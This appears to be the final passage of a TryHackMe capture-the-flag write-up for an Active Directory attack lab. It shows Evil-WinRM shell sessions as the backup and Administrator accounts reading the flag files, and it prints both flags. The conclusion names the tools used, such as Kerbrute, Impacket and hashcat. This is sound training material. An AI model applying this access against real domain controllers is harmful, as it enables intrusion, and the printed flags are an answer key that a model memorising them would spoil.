
TryHackMe{B4ckM3UpSc0tty!} ✓ Correct



```
c*Evil-WinRM* PS C:\Users\backup> cd Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> dir


    Directory: C:\Users\backup\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\backup\Desktop> type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop> 
```


Administrator

TryHackMe{4ctiveD1rectoryM4st3r} ✓ Correct



```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  11:39 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd ../../
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users
```

And this marked the end of this room.



Congratulations!

You've completed the room! Share this with your friends:

https://tryhackme.com/r/room/attacktivedirectory

Conclusion

By completing this room, I have gained practical knowledge on exploiting a vulnerable Domain Controller, enhancing my understanding of the risks and defenses associated with AD environments. Through enumerating domain users with Kerbrute, exploiting Kerberos misconfigurations with Impacket, cracking hashes with hashcat, performing further enumeration with smbclient, and elevating privileges within the domain, I have been well-equipped to identify and mitigate potential vulnerabilities in our own networks. This comprehensive skill set is essential for maintaining robust security in any organization reliant on Active Directory.